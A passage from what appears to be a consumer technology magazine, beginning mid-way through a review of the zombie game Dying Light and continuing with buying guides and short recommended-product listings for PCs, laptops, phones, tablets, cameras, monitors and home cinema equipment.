Instead, you'll need to rely on improvised melee weapons. Zombie attacks deal lots of damage, so any close encounter carries a risk. Crane has a mean swinging arm, but all weapons eventually break; wear one down at the wrong moment and you'll quickly get swamped by attackers. Combat feels visceral, with zombies recoiling realistically from your swings, particularly once you unlock more damaging power attacks and finishing moves.

Items can be upgraded with modifications to deal more damage and be repaired a few times, but you'll constantly be on the lookout for replacement gear. It's this need to restock your inventory that forces you back out into the danger zone, with each trip carrying equal amounts of danger and excitement.

It's a shame the plot can't match the highs of these random encounters and experiences. Crane's mission to liberate a file from a local warlord that may hold a cure to the outbreak is unsatisfying; his bosses want the file at all costs, even if it means sacrificing civilians, but you're never given the option to reject these dubious moral decisions. The supporting cast

is also clichéd, with an inexplicable range of accents for a game based in Turkey.

The missions all follow a linear structure, which doesn't help matters. Crane's abilities improve as you play, but missions rarely move away from simple quests. Some missions can only be taken on at night, which adds to the tension, but you rarely have to change tactics.

### SPAWN OF THE DEAD


The saving grace is how *Dying Light* continuously throws new enemies into the mix as your abilities improve, meaning you never feel completely safe. As soon as you're strong enough to take on a group of zombies, new infected that explode when you get close, or stay back and attack you with globs of flying acid, appear. This constantly evolving gameplay ensures there's always something new waiting around the corner.

Harran looks gorgeous; Techland's Chrome engine has a stunning lighting model, with god rays shining through trees, and clouds moving convincingly across the sky. Player and zombie models don't have the same sheen, but *Dying Light* is still demanding enough to tax mid-range graphics cards at 1080p.

Throw in an asymmetrical 'Be the Zombie' multiplayer mode, which lets you invade other players' games as a Volatile zombie complete with long range tendril attacks, and there's well over 50 hours of gameplay here.

*Dying Light* is at its best when you stray off the linear storyline and look for your own adventures. Getting surrounded by zombies while trying to liberate a decaying safehouse, armed only with some firecrackers, is brilliant fun. This lack of structure won't appeal to everyone, but if you're after a new take on the tired zombie genre, it's a welcome addition.

Tom Morgan



### SPECIFICATIONS

**AVAILABLE FORMATS** PC, Xbox One, PS4

**OS SUPPORT** Windows 7, Windows 8.1 64-bit

**MINIMUM CPU** 3.3GHz dual-core Intel, 3.5GHz quad-core AMD

**MINIMUM GPU** AMD Radeon HD 6870, Nvidia GeForce GTX 560

**MINIMUM RAM** 4GB

**HARD DISK SPACE** 40GB

**DETAILS** [dyinglightgame.com](http://dyinglightgame.com)

**PRODUCT CODE** PCDY10



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## Choosing a ...

### Laptop computer

**01** A basic laptop costing around £300 will run everyday office, multimedia and education software, but it won't be suitable for 3D gaming. Many laptops at this price have a 15.4in case and weigh around 2.4kg, so they're best used around the house and for occasional journeys.

**02** If you want to play modern games, you'll need a laptop that has a dedicated graphics chip such as the Nvidia GeForce GTX 860M. Good gaming laptops tend to have large 17in screens and weigh around 3kg, so they're best suited to the home.

**03** If you want a laptop that you can take everywhere, look for a model that weighs less than 2kg. For the best portability, look for one with an 11in or 13in screen. In general, the smaller and lighter the laptop, the more expensive it is. Intel Ultrabooks are highly portable, but expect to pay upwards of £600 for a good one.

**04** Battery life is extremely important for a laptop. We'd expect all but the biggest and heaviest to last for at least five hours on a single charge, but for an ultra-portable that you carry everywhere, eight hours and above is more desirable.

**05** Laptops use the mobile versions of processors to conserve power, and these lag behind desktop chips for performance. For a budget laptop, an Intel Core i3 processor will do the job, but if you want better performance, look for an Intel Core i5 or Core i7 model instead. We recommend a minimum of 4GB of RAM, although 8GB is better for multitasking.

**06** Most budget and mid-range laptops have a regular hard disk for storage. You want at least 500GB, but 1TB or more is better. SSDs have faster performance, making your computer much faster to boot. SSD capacity is lower, though, and you'll need at least 128GB.

**07** Netbooks are a type of small, low-cost ultra-portable laptop. They're fine for light use, but avoid them if you want to do complicated tasks.

#### PCs

**COMPUTER SHOPPER**  
RECOMMENDED

### YOYOTECH Black Box DB3

★★★★★

£1,650 inc VAT • [www.yoyotech.co.uk](http://www.yoyotech.co.uk)

The YoyoTech BlackBox DB3 is a great choice for the discerning gamer who wants to show off their powerful system components. It uses a Corsair Graphite 760T case with a completely transparent side panel and is packed with fast hardware.

**PROCESSOR** Six-core 3.5GHz Intel i7-5930K • **RAM** 16GB • **FRONT USB PORTS** 2x USB, 2x USB3 • **REAR USB PORTS** 2x USB, 8x USB3 • **TOTAL STORAGE** 120GB SSD, 2TB hard disk • **GRAPHICS CARD** 4GB Nvidia GeForce GTX 970 Gaming Edition • **DISPLAY** None • **OPERATING SYSTEM** Windows 8.1 • **WARRANTY** Three years RTB (one year parts and labour, two years labour) • **DETAILS** [www.yoyotech.co.uk](http://www.yoyotech.co.uk) • **PART CODE** 1011954 • **FULL REVIEW** Apr 2015



**COMPUTER SHOPPER**  
RECOMMENDED

### APPLE Mac Mini (2014)

★★★★★

£569 inc VAT • [store.apple.com/uk](http://store.apple.com/uk)

The Mac Mini (2014) has great performance for a compact system. It has stunning looks thanks to its beautiful curved edges made from a single block of aluminium. It's a worthy update to the Mac Mini range and a good choice for those looking for their first Apple Mac computer.

**PROCESSOR** Dual-core 2.6GHz Intel Core i5-4278U • **RAM** 8GB • **FRONT USB PORTS** 0 • **REAR USB PORTS** 4 • **TOTAL STORAGE** 1TB hard disk • **DISPLAY** None • **OPERATING SYSTEM** Mac OS X 10.10 • **WARRANTY** One year RTB • **DETAILS** [www.apple.com](http://www.apple.com) • **PART CODE** Mac Mini A1357 • **FULL REVIEW** Feb 2015



**COMPUTER SHOPPER**  
BEST BUY

### PALICOMP AMD Kaveri Evolution

★★★★★

£500 inc VAT • [www.palicmp.co.uk](http://www.palicmp.co.uk)

Palicomp has really pushed the boundaries of what you can expect from a budget PC. We were particularly impressed by the AMD Kaveri Evolution's high-quality 24in monitor and 720p gaming performance.

**PROCESSOR** 4GHz AMD A10-7700K • **RAM** 8GB • **FRONT USB PORTS** 3 • **REAR USB PORTS** 4 • **TOTAL STORAGE** 1TB SSHD • **DISPLAY** 24in widescreen LCD • **OPERATING SYSTEM** Windows 8.1 • **WARRANTY** Three years RTB • **PART CODE** KAVI • **DETAILS** [www.palicmp.co.uk](http://www.palicmp.co.uk) • **FULL REVIEW** Sep 2014



#### LAPTOPS

**COMPUTER SHOPPER**  
BEST BUY

### ACER Aspire V Nitro VN7-591G

★★★★★

£850 inc VAT • [www.saveonlaptops.co.uk](http://www.saveonlaptops.co.uk)

Acer's re-entry into the world of stylish gaming laptops is a massive success. The Aspire V Nitro's pretty chassis, powerful components and competitive price make it a great laptop for anyone looking for a performance notebook.

**PROCESSOR** Quad-core 2.5GHz Intel Core i7-4710HQ • **RAM** 8GB • **SIZE** 23.9x389x257mm • **WEIGHT** 2.4kg • **SCREEN SIZE** 15.6in • **SCREEN RESOLUTION** 1,920x1,080 • **GRAPHICS ADAPTOR** Nvidia GeForce GTX 860M • **TOTAL STORAGE** 1TB hard disk (with 8GB SSD cache) • **OPERATING SYSTEM** Windows 8.1 • **WARRANTY** One year RTB • **DETAILS** [www.acer.co.uk](http://www.acer.co.uk) • **PART NUMBER** NX.MQLEK.002 • **FULL REVIEW** Apr 2015



**COMPUTER SHOPPER**  
RECOMMENDED

### ASUS EeeBook X205TA

★★★★★

£200 inc VAT • [www.args.co.uk](http://www.args.co.uk)

Asus's answer to the Chromebook is a resounding success. It's not the most powerful laptop in the world and its on-board storage is tiny, but in return you get a supremely light Windows 8 laptop and a year of Office 365 worth £60. Perfect for light users who use a laptop for document editing.

**PROCESSOR** Quad-core 1.33GHz Intel Atom Z3735F • **RAM** 2GB • **SIZE** 286x193x18mm • **WEIGHT** 980g • **SCREEN SIZE** 11.6in • **SCREEN RESOLUTION** 1,366x768 • **GRAPHICS ADAPTOR** Intel HD Graphics • **TOTAL STORAGE** 32GB eMMC • **OPERATING SYSTEM** Windows 8.1 with Bing • **WARRANTY** One year collect and return • **DETAILS** [www.asus.com](http://www.asus.com) • **PART NUMBER** X205TA-BING-FD15B5 • **FULL REVIEW** Mar 2015



**COMPUTER SHOPPER**  
RECOMMENDED

### MSI GS70 2QE Stealth Pro

★★★★★

£1,300 inc VAT • [www.currys.co.uk](http://www.currys.co.uk)

MSI's thin gaming laptop is the first gaming machine we've seen running Nvidia's latest 900M-series graphics hardware. The step up in performance is huge and, if you've got the cash, it's well worth investing in because the boost you get in the latest games is significant. Not only that, the chassis is nicely built and the screen's decent too. It's a great all-round package.

**PROCESSOR** Quad-core 2.5GHz Intel Core i7-4710HQ • **RAM** 16GB • **SIZE** 419x287x22mm • **WEIGHT** 2.7kg • **SCREEN SIZE** 17.6in • **SCREEN RESOLUTION** 1,920x1,080 • **GRAPHICS ADAPTOR** Nvidia GeForce GTX 970M • **TOTAL STORAGE** 128GB SSD, 1TB hard disk • **OPERATING SYSTEM** Windows 8.1 • **WARRANTY** Two years collect and return • **DETAILS** [www.msi.com](http://www.msi.com) • **PART NUMBER** 957-177314-033 • **FULL REVIEW** Feb 2015





## SMARTPHONES

**COMPUTER SHOPPER**  
BEST BUY

### SAMSUNG Galaxy S5

★★★★★

£360 SIM-free, free on £26.50-per-month contract • [www.handtec.co.uk](http://www.handtec.co.uk) (SIM-free), [www.carphonewarehouse.com](http://www.carphonewarehouse.com) (contract)

The Galaxy S5 is a great choice if you're looking to replace an old handset. Its outstanding battery life will keep you going all day long and its performance in our benchmarks is among the best we've seen.

PROCESSOR Quad-core 2.5GHz Qualcomm Snapdragon 801 • SCREEN SIZE 5.1in • SCREEN RESOLUTION 1,920x1,080 • REAR CAMERA 16 megapixels • STORAGE 16GB • WIRELESS DATA 4G+ • DIMENSIONS 142x73x8mm • WEIGHT 145g • OPERATING SYSTEM Android 4.4 • PART CODE SM-G900H • DETAILS [www.samsung.com/uk](http://www.samsung.com/uk) • FULL REVIEW Jul 2014



**COMPUTER SHOPPER**  
BEST BUY

### SONY Xperia Z3 Compact

★★★★★

£360 SIM-free, free on £26.50-per-month contract • [www.handtec.co.uk](http://www.handtec.co.uk) (SIM-free), [www.carphonewarehouse.com](http://www.carphonewarehouse.com) (contract)

With its incredible 20-hour battery life and best performance, the Sony Xperia Z3 Compact brings flagship features to a smaller handset at a great price.

PROCESSOR Quad-core 2.5GHz Qualcomm Snapdragon 801 • SCREEN SIZE 4.6in • SCREEN RESOLUTION 1,280x720 • REAR CAMERA 20.7 megapixels • STORAGE 16GB • WIRELESS DATA 4G+ • DIMENSIONS 127x65x8.6mm • WEIGHT 129g • OPERATING SYSTEM Android 4.4 • PART CODE Sony D5803 • DETAILS [www.sony.co.uk](http://www.sony.co.uk) • FULL REVIEW Jan 2015



**COMPUTER SHOPPER**  
RECOMMENDED

### HTC Desire Eye

★★★★★

£400 pre-pay, £29 on £27-per-month contract • [www.three.co.uk](http://www.three.co.uk) (pre-pay, contract)

With its two 13-megapixel cameras, the Desire Eye is great for photography and selfie fans alike. It has quick internals to match HTC's flagship One (m8), and the bright, dual-colour unibody design looks great too.

PROCESSOR Quad-core 2.5GHz Qualcomm Snapdragon 801 • SCREEN SIZE 5.2in • SCREEN RESOLUTION 1,920x1,080 • REAR CAMERA 13 megapixels • STORAGE 16GB • WIRELESS DATA 4G+ • SIZE 152x74x8.5mm • WEIGHT 154g • OPERATING SYSTEM Android 4.4 • DETAILS [www.htc.com/uk](http://www.htc.com/uk) • PART CODE Desire Eye • FULL REVIEW Mar 2015



**COMPUTER SHOPPER**  
BEST BUY

### MOTOROLA Moto G (2nd Gen)

★★★★★

£149 SIM-free, free on £8.50-per-month contract • [www.handtec.co.uk](http://www.handtec.co.uk) (SIM-free), [www.mobilephonesdirect.co.uk](http://www.mobilephonesdirect.co.uk) (contract)

The Moto G just got even better. Now available with a larger screen, better camera and longer battery life, the new Moto G is the best budget smartphone available.

PROCESSOR Quad-core 2.2GHz Qualcomm Snapdragon 400 • SCREEN SIZE 5in • SCREEN RESOLUTION 1,280x720 • REAR CAMERA 8 megapixels • STORAGE 8GB • WIRELESS DATA 3G+ • DIMENSIONS 141x70x11mm • WEIGHT 149g • OPERATING SYSTEM Android 4.4 • PART CODE XT1068 • DETAILS [www.motorola.co.uk](http://www.motorola.co.uk) • FULL REVIEW Jan 2015



**COMPUTER SHOPPER**  
RECOMMENDED

### NOKIA Lumia 930

★★★★★

£300 SIM-free, free on £26.50-per-month contract • [www.carphonewarehouse.com](http://www.carphonewarehouse.com) (SIM-free, contract)

The Lumia 930 benefits from a fantastic Full HD OLED screen, excellent performance and beautiful Nokia build quality. It also runs Windows Phone 8.1, which brings several improvements to the operating system.

PROCESSOR Quad-core 2.2GHz Qualcomm Snapdragon 800 • SCREEN SIZE 5in • SCREEN RESOLUTION 1,920x1,080 • REAR CAMERA 20 megapixels • STORAGE 32GB • WIRELESS DATA 4G+ • DIMENSIONS 137x71x9.8mm • WEIGHT 167g • OPERATING SYSTEM Windows Phone 8.1 • PART CODE RM-1045 • DETAILS [www.nokia.com](http://www.nokia.com) • FULL REVIEW Oct 2014



## TABLETS

**COMPUTER SHOPPER**  
BEST BUY

### SAMSUNG Galaxy Tab S 8.4

★★★★★

£285 inc VAT • [www.expansys.com](http://www.expansys.com)

The Galaxy Tab S 8.4 is a fast, compact tablet with an astonishing high-resolution screen. It's similar in price to the iPad Mini, but if screen quality is more important than app selection, this is the model to buy.

PROCESSOR Quad-core 1.9GHz Samsung Exynos 5 Octa (+quad-core 1.3GHz) • SCREEN SIZE 8.4in • SCREEN RESOLUTION 2,560x1,600 • REAR CAMERA 8 megapixels • STORAGE 16GB • WIRELESS DATA 4G (optional) • DIMENSIONS 213x126x6.6mm • WEIGHT 294g • OPERATING SYSTEM Android 4.4 (KitKat) • WARRANTY One year RTB • PART CODE N107639 • DETAILS [www.samsung.com/uk](http://www.samsung.com/uk) • FULL REVIEW Oct 2014



**COMPUTER SHOPPER**  
BEST BUY

### GOOGLE Nexus 9

★★★★★

£319 inc VAT • [play.google.com](http://play.google.com)

The Nexus 9 is the first Google-branded tablet to have an iPad-style 4:3 ratio screen, which we think is a better shape for web browsing. Android 5.0 Lollipop runs beautifully and its battery life is superb.

PROCESSOR Dual-core 2.3GHz 64-bit Nvidia Tegra K1 Denver • SCREEN SIZE 8.9in • SCREEN RESOLUTION 2,048x1,536 • REAR CAMERA 8 megapixels • STORAGE 16GB • WIRELESS DATA 4G (optional) • DIMENSIONS 154x228x8mm • WEIGHT 425g • OPERATING SYSTEM Android 5.0 • WARRANTY One year RTB • PART CODE Nexus 9 • DETAILS [www.google.com/nexus/9](http://www.google.com/nexus/9) • FULL REVIEW Feb 2015



**COMPUTER SHOPPER**  
BEST BUY

### APPLE iPad Air 2

★★★★★

£399 inc VAT • [store.apple.com/uk](http://store.apple.com/uk)

The iPad Air 2 is even thinner and lighter than its predecessor and still feels beautifully made. It's the fastest iPad yet, and now has TouchID fingerprint recognition for added security. It's still the tablet to beat.

PROCESSOR Tri-core 1.5GHz Apple A8X • SCREEN SIZE 9.7in • SCREEN RESOLUTION 2,048x1,536 • REAR CAMERA 8 megapixels • STORAGE 16GB • WIRELESS DATA 4G (optional) • DIMENSIONS 240x170x6.1mm • WEIGHT 437g • OPERATING SYSTEM iOS 8.1 • WARRANTY One year RTB • PART CODE Apple iPad Air 2 • DETAILS [www.apple.com/uk](http://www.apple.com/uk) • FULL REVIEW Feb 2015



**COMPUTER SHOPPER**  
BEST BUY

### MICROSOFT Surface Pro 3

★★★★★

£769 inc VAT • [www.microsoftstore.com](http://www.microsoftstore.com)

If you want the best of both laptop and tablet worlds, the Surface Pro 3 is the device to buy. It has a beautiful high-res screen, an innovative stylus and the ability to run proper Windows applications. It's expensive, but this piece of kit can do it all.

PROCESSOR Dual-core 1.9GHz Intel Core i5-4300U • SCREEN SIZE 12in • SCREEN RESOLUTION 2,160x1,440 • REAR CAMERA 5 megapixels • STORAGE 128GB • WIRELESS DATA None • DIMENSIONS 292x201x9mm • WEIGHT 800g • OPERATING SYSTEM Windows 8.1 Pro • WARRANTY One year RTB • PART CODE Surface Pro 3 • DETAILS [www.microsoft.com](http://www.microsoft.com) • FULL REVIEW Nov 2014



**COMPUTER SHOPPER**  
BEST BUY

### TESCO Hudl 2

★★★★★

£129 inc VAT • [www.tesco.com/direct/hudl](http://www.tesco.com/direct/hudl)

The Hudl 2 is even better value than the original. It has a great screen, good build quality and runs Android smoothly. Battery life isn't great, but otherwise this is a fantastic complete budget tablet.

PROCESSOR Quad-core 1.3GHz Intel Atom Z3735D • SCREEN SIZE 8.3in • SCREEN RESOLUTION 1,920x1,200 • REAR CAMERA 5 megapixels • STORAGE 16GB • WIRELESS DATA None • DIMENSIONS 224x128x9mm • WEIGHT 410g • OPERATING SYSTEM Android 4.4.2 • WARRANTY One year RTB • PART CODE hudl2 • DETAILS [www.tesco.com/direct/hudl](http://www.tesco.com/direct/hudl) • FULL REVIEW Jan 2015



## Choosing a ...

## Tablet

**01** All tablets rely on an operating system (OS) to run apps. You have two main choices: Apple's iOS, which runs on the iPad Air and iPad Mini, and Android, which Google licenses to various manufacturers. If you own an Apple or Google smartphone, you can download your apps, music and so on to a tablet that runs the same OS, so it makes sense to stick with a compatible device. There are also Windows RT tablets, which use a cut-down version of Windows 8, but they are much less common.

**02** It's important to pick a tablet that has a good-quality high-resolution screen. Many budget tablets have 1,280x800-resolution displays, but better tablets have Full HD 1,920x1,080 panels, and we're starting to see tablets that have even higher screen resolutions. Some are as high as 2,560x1,600. Entry-level tablets typically use TN panels, which don't have particularly good viewing angles. The viewing angles of IPS panels are much better.

**03** If you want to listen to music, watch films and play games, make sure your tablet has plenty of storage. Many tablets come with 8GB or 16GB of internal storage as standard, although some budget models have less. You'll typically pay more for a higher storage capacity. Many tablets also have microSD slots that let you add extra storage, although you won't find one on an iPad. MicroSD cards are a cheap way of boosting storage capacity.

**04** Tablets rarely include a SIM card slot. This means you'll have to rely on Wi-Fi to get online, although some tablets let you access the internet through your smartphone. If you want mobile access to the internet, look for 3G- and 4G-ready devices. These almost always cost more than Wi-Fi-only models but they're great if you use your tablet while commuting or travelling.

**05** Your choice of tablet determines the apps you can use on it. You may find that some of the apps you want are available on iOS but not Android and vice versa. Android and iOS devices currently have more apps available than Windows.

# Choosing a ...

## Digital camera

**01** A basic digital camera will suit someone who wants to take pictures to view on their computer and create 7x5in prints. It should cost around £80, but there may be hidden downsides such as slow performance and very basic user controls.

**02** Spend a little more and you'll get a higher resolution. A 16-megapixel sensor has the potential to produce sharp prints up to A3 size, but only if it and the lens are of a suitably high quality. Very high resolutions in compact cameras tend to boost noise more than detail levels, so many of the best models strike a sensible balance by using a 12-megapixel sensor. Back-illuminated CMOS sensors tend to produce less noise than CCDs, but check our reviews to find out well how a particular model performs.

**03** A 3x zoom lens gives you reasonable scope for framing your shots, but a larger range can do wonders for your photography. Most compact cameras can manage a 5x zoom, while pocket-size ultra-zoom cameras can provide 24x zoom ranges. Numbers such as 28-105mm tell you the wide-angle and telephoto limits of the zoom range. Big zooms require optical image stabilisation to avoid blur due to camera shake when zoomed right in.

**04** Most cameras now have a 3in screen. Look out for 460,000-dot or 921,000-dot resolutions for a sharper picture. A touchscreen is useful for moving the autofocus point.

**05** Leave some room in your budget for a memory card, as the bundled memory is never enough. A 16GB card costs less than £10. You may also need to buy batteries.

**06** Don't forget that a camera's specification tells you little about its image quality; you'll need to read our reviews for that. With a compact camera, we believe the user shouldn't have to grapple with complicated controls in order to take great pictures in a range of lighting conditions.

## PHOTOGRAPHY

COMPUTER SHOPPER  
RECOMMENDED

### SAMSUNG NX3000

★★★★★  
£220 inc VAT • [www.currys.co.uk](http://www.currys.co.uk)

With its high image quality, wealth of features and slim design, the NX3000 is an excellent camera. Better still, at its current low price it's an unbelievable bargain. Buy one while you can.

SENSOR RESOLUTION 20 megapixels • SENSOR SIZE 23.5x15.7mm (APS-C) • FOCAL LENGTH MULTIPLIER 1.5x • VIEWFINDER None • LCD SCREEN 3in (460,800 dots) • OPTICAL ZOOM (35MM-EQUIVALENT FOCAL LENGTHS) 3.1x (24-75mm) • 35MM-EQUIVALENT APERTURE f/5.2-8.4 • LENS MOUNT Samsung NX • WEIGHT 386g • DIMENSIONS 67x126x78mm • WARRANTY One year RTB • DETAILS [www.samsung.com/uk](http://www.samsung.com/uk) • FULL REVIEW Jan 2015



COMPUTER SHOPPER  
BEST BUY

### NIKON Coolpix S9700

★★★★★  
£179 inc VAT • [www.ukdigitalcameras.co.uk](http://www.ukdigitalcameras.co.uk)

This compact camera packs in a 30x zoom lens, Wi-Fi, GPS and slow-motion video. Its has a comprehensive set of controls, but it's the image quality that really impresses, achieving decent shots in tough conditions.

SENSOR RESOLUTION 16 megapixels • SENSOR SIZE 1/2.3in • VIEWFINDER None • LCD SCREEN 3in (921,000 dots) • OPTICAL ZOOM (35MM-EQUIVALENT FOCAL LENGTHS) 30x (25-750mm) • 35MM-EQUIVALENT APERTURE f/21-36 • WEIGHT 235g • DIMENSIONS 66x110x34mm • WARRANTY Two years RTB • DETAILS [www.nikon.co.uk](http://www.nikon.co.uk) • FULL REVIEW Nov 2014



COMPUTER SHOPPER  
BEST BUY

### PANASONIC Lumix DMC-FZ200

★★★★★  
£329 inc VAT • [www.johnlewis.com](http://www.johnlewis.com)

This ultra-zoom camera has a big 25-600mm zoom range and maintains a fast F2.8 aperture across the whole focal range, so you can shoot in low-light conditions without too much worry.

SENSOR RESOLUTION 12.1 megapixels • SENSOR SIZE 6.2x4.6mm (1/2.3in) • VIEWFINDER Electronic • LCD SCREEN 3in • OPTICAL ZOOM (35MM-EQUIVALENT FOCAL LENGTHS) 25-600mm • 35MM-EQUIVALENT APERTURE f/2.8 • WEIGHT 588g • DIMENSIONS 87x125x110mm • WARRANTY One year RTB • DETAILS [www.panasonic.com/uk](http://www.panasonic.com/uk) • FULL REVIEW Feb 2013



COMPUTER SHOPPER  
BEST BUY

### NIKON D7100

★★★★★  
£899 inc VAT • [www.wexphotographic.com](http://www.wexphotographic.com)

The Nikon D7100 provides class-leading image quality, exceptional ergonomics and a sophisticated autofocus system. If you love photography, you'll love the Nikon D7100. This kit comes with the 18-105mm VR lens.

SENSOR RESOLUTION 24 megapixels • SENSOR SIZE 23.5x15.6mm (APS-C) • FOCAL LENGTH MULTIPLIER 1.52x • VIEWFINDER Optical • LCD SCREEN 3.2in • OPTICAL ZOOM (35MM-EQUIVALENT FOCAL LENGTHS) 27-157mm • 35MM-EQUIVALENT APERTURE N/A • LENS MOUNT F-mount • WEIGHT 1.2kg • DIMENSIONS 108x137x160mm • WARRANTY Two years RTB • DETAILS [www.nikon.co.uk](http://www.nikon.co.uk) • FULL REVIEW Oct 2013



COMPUTER SHOPPER  
BEST BUY

### CANON EOS 700D

★★★★★  
£539 inc VAT • [www.wexphotographic.com](http://www.wexphotographic.com)

This superb all-rounder avoids the flaws of its predecessors. Photos taken with its 18-55mm kit lens were consistently better than those of similarly priced cameras, and there's a wide range of affordable extra lenses.

SENSOR RESOLUTION 20 megapixels • SENSOR SIZE 22.5x15.6mm (APS-C) • FOCAL LENGTH MULTIPLIER 1.62x • VIEWFINDER Optical • LCD SCREEN 3in • OPTICAL ZOOM (35MM-EQUIVALENT FOCAL LENGTHS) 27-82.5mm (kit lens) • 35MM-EQUIVALENT APERTURE N/A • LENS MOUNT EF-mount • WEIGHT 755g (body only) • DIMENSIONS 104x139x79mm • WARRANTY One year RTB • DETAILS [www.canon.co.uk](http://www.canon.co.uk) • FULL REVIEW Nov 2013



## DISPLAYS

COMPUTER SHOPPER  
BEST BUY

### BENQ GW2765HT

★★★★★  
£279 inc VAT • [www.debenhamsplus.com](http://www.debenhamsplus.com)

This 27in 2,560x1,440 IPS monitor is one of the best-value screens we've ever seen. With near-perfect sRGB colour accuracy out of the box, it's a steal for less than £300.

SCREEN SIZE 27in • RESOLUTION 2,560x1,440 • SCREEN TECHNOLOGY IPS • VIDEO INPUTS VGA, DVI, HDMI, DisplayPort • WARRANTY Two years onsite • PART CODE G12765HT • DETAILS [www.benq.co.uk](http://www.benq.co.uk) • FULL REVIEW Jan 2015



COMPUTER SHOPPER  
RECOMMENDED

### VIEWSONIC VX2363Smhl-W

★★★★★  
£127 inc VAT • [www.debenhamsplus.com](http://www.debenhamsplus.com)

The 23in VX2363Smhl-W stands out from the crowd with its white stand, IPS screen and great overall image quality. It's a good budget buy for those who have modest needs.

SCREEN SIZE 23in • RESOLUTION 1,920x1,080 • SCREEN TECHNOLOGY IPS • VIDEO INPUTS VGA, 1x HDMI, 1x MHL-compatible HDMI • WARRANTY Two years collect and return • PART CODE VX2363Smhl-W • DETAILS [www.viewsoniceurope.com](http://www.viewsoniceurope.com) • FULL REVIEW Jan 2015



COMPUTER SHOPPER  
BEST BUY

### IYAMA ProLite GB2488HSU-B1

★★★★★  
£202 inc VAT • [www.scan.co.uk](http://www.scan.co.uk)

Gamers need look no further than the Iiyama ProLite GB2488HSU-B1. It's a no-nonsense Full HD panel with a 144Hz refresh rate for lightning-fast games. This display is great value.

SCREEN SIZE 24in • RESOLUTION 1,920x1,080 • SCREEN TECHNOLOGY TN • VIDEO INPUTS 2x HDMI, DVI, DisplayPort • WARRANTY Two years onsite • PART CODE ProLite GB2488HSU-B1 • DETAILS [www.iiyama.com](http://www.iiyama.com) • FULL REVIEW Aug 2014



COMPUTER SHOPPER  
BEST BUY

### ASUS PB279Q

★★★★★  
£617 inc VAT • [www.ballicom.co.uk](http://www.ballicom.co.uk)

If you're remotely serious about design, photography or gaming and want an Ultra HD screen, this is the monitor to choose. It's plain to look at and has no USB hub, but in terms of pure image quality, nothing beats it at this price.

SCREEN SIZE 27in • RESOLUTION 3,840x2,160 • SCREEN TECHNOLOGY AHVA • REFRESH RATE 60Hz • VIDEO INPUTS 4x HDMI, DisplayPort, Mini DisplayPort • WARRANTY Three years RTB • DETAILS [www.asus.com](http://www.asus.com) • FULL REVIEW Apr 2015



COMPUTER SHOPPER  
BEST BUY

### SAMSUNG S32D850T

★★★★★  
£435 inc VAT • [www.laptopsdirect.co.uk](http://www.laptopsdirect.co.uk)

It's not cheap, but this 32in monitor is great value. Images are sharp and vibrant on its 2,560x1,440 panel, and the stand is among the most attractive we've seen.

SCREEN SIZE 32in • RESOLUTION 2,560x1,440 • SCREEN TECHNOLOGY VA • VIDEO INPUTS HDMI, DVI, DisplayPort • WARRANTY Two years collect and return • PART CODE S32D850T • DETAILS [www.samsung.com/uk](http://www.samsung.com/uk) • FULL REVIEW Jan 2015





## HOME CINEMA

**COMPUTER SHOPPER** **LG 47LB730V**  
BEST BUY ★★★★★

£619 inc VAT • [www.currys.co.uk](http://www.currys.co.uk)

The LG 47LB730V has one of the best screens and smart TV interfaces we've seen. With its fantastic design and great picture quality straight out of the box, the 47LB730V is great value.

SCREEN SIZE 47in • NATIVE RESOLUTION 1,920x1,080 • VIDEO INPUTS 3x HDMI, SCART, component, composite • TUNER FreeviewHD • DIMENSIONS 1,061x666x227mm • WARRANTY Five years RTB • DETAILS [www.lg.com/uk](http://www.lg.com/uk) • PART CODE 47LB730V • FULL REVIEW Mar 2015



**COMPUTER SHOPPER** **SAMSUNG UE40H6400**  
BEST BUY ★★★★★

£449 inc VAT • [www.currys.co.uk](http://www.currys.co.uk)

This excellent mid-range TV has great picture quality, brilliant 3D performance and unparalleled online content. It's also available with screens from 32in up to 75in, so it's a perfect fit for any room.

SCREEN SIZE 40in • NATIVE RESOLUTION 1,920x1,080 • VIDEO INPUTS 4x HDMI, SCART, component, composite • TUNER Freeview HD • DIMENSIONS 598x918x267mm • WARRANTY One year RTB • PART CODE UE40H6400 • DETAILS [www.samsung.com/uk](http://www.samsung.com/uk) • FULL REVIEW Oct 2014



**COMPUTER SHOPPER** **OPTOMA HD151X**  
BEST BUY ★★★★★

£700 inc VAT • [www.scan.co.uk](http://www.scan.co.uk)

A great-value 3D projector that delivers fantastic image quality in all lighting conditions. Its large amount of lens shift makes it easy to set up and its optional wireless support gives it even more flexibility.

PROJECTOR TYPE DLP • NATIVE RESOLUTION 1,920x1,080 • VIDEO INPUTS HDMI, DVI-D, VGA x2, S-video, composite • LAMP LIFE 4,000h • LAMP BRIGHTNESS 2,800 Lumens • SIZE 162x386x280mm • WEIGHT 4.5kg • WARRANTY One year RTB • DETAILS [www.optoma.co.uk](http://www.optoma.co.uk) • PART CODE HD151X • FULL REVIEW Mar 2015



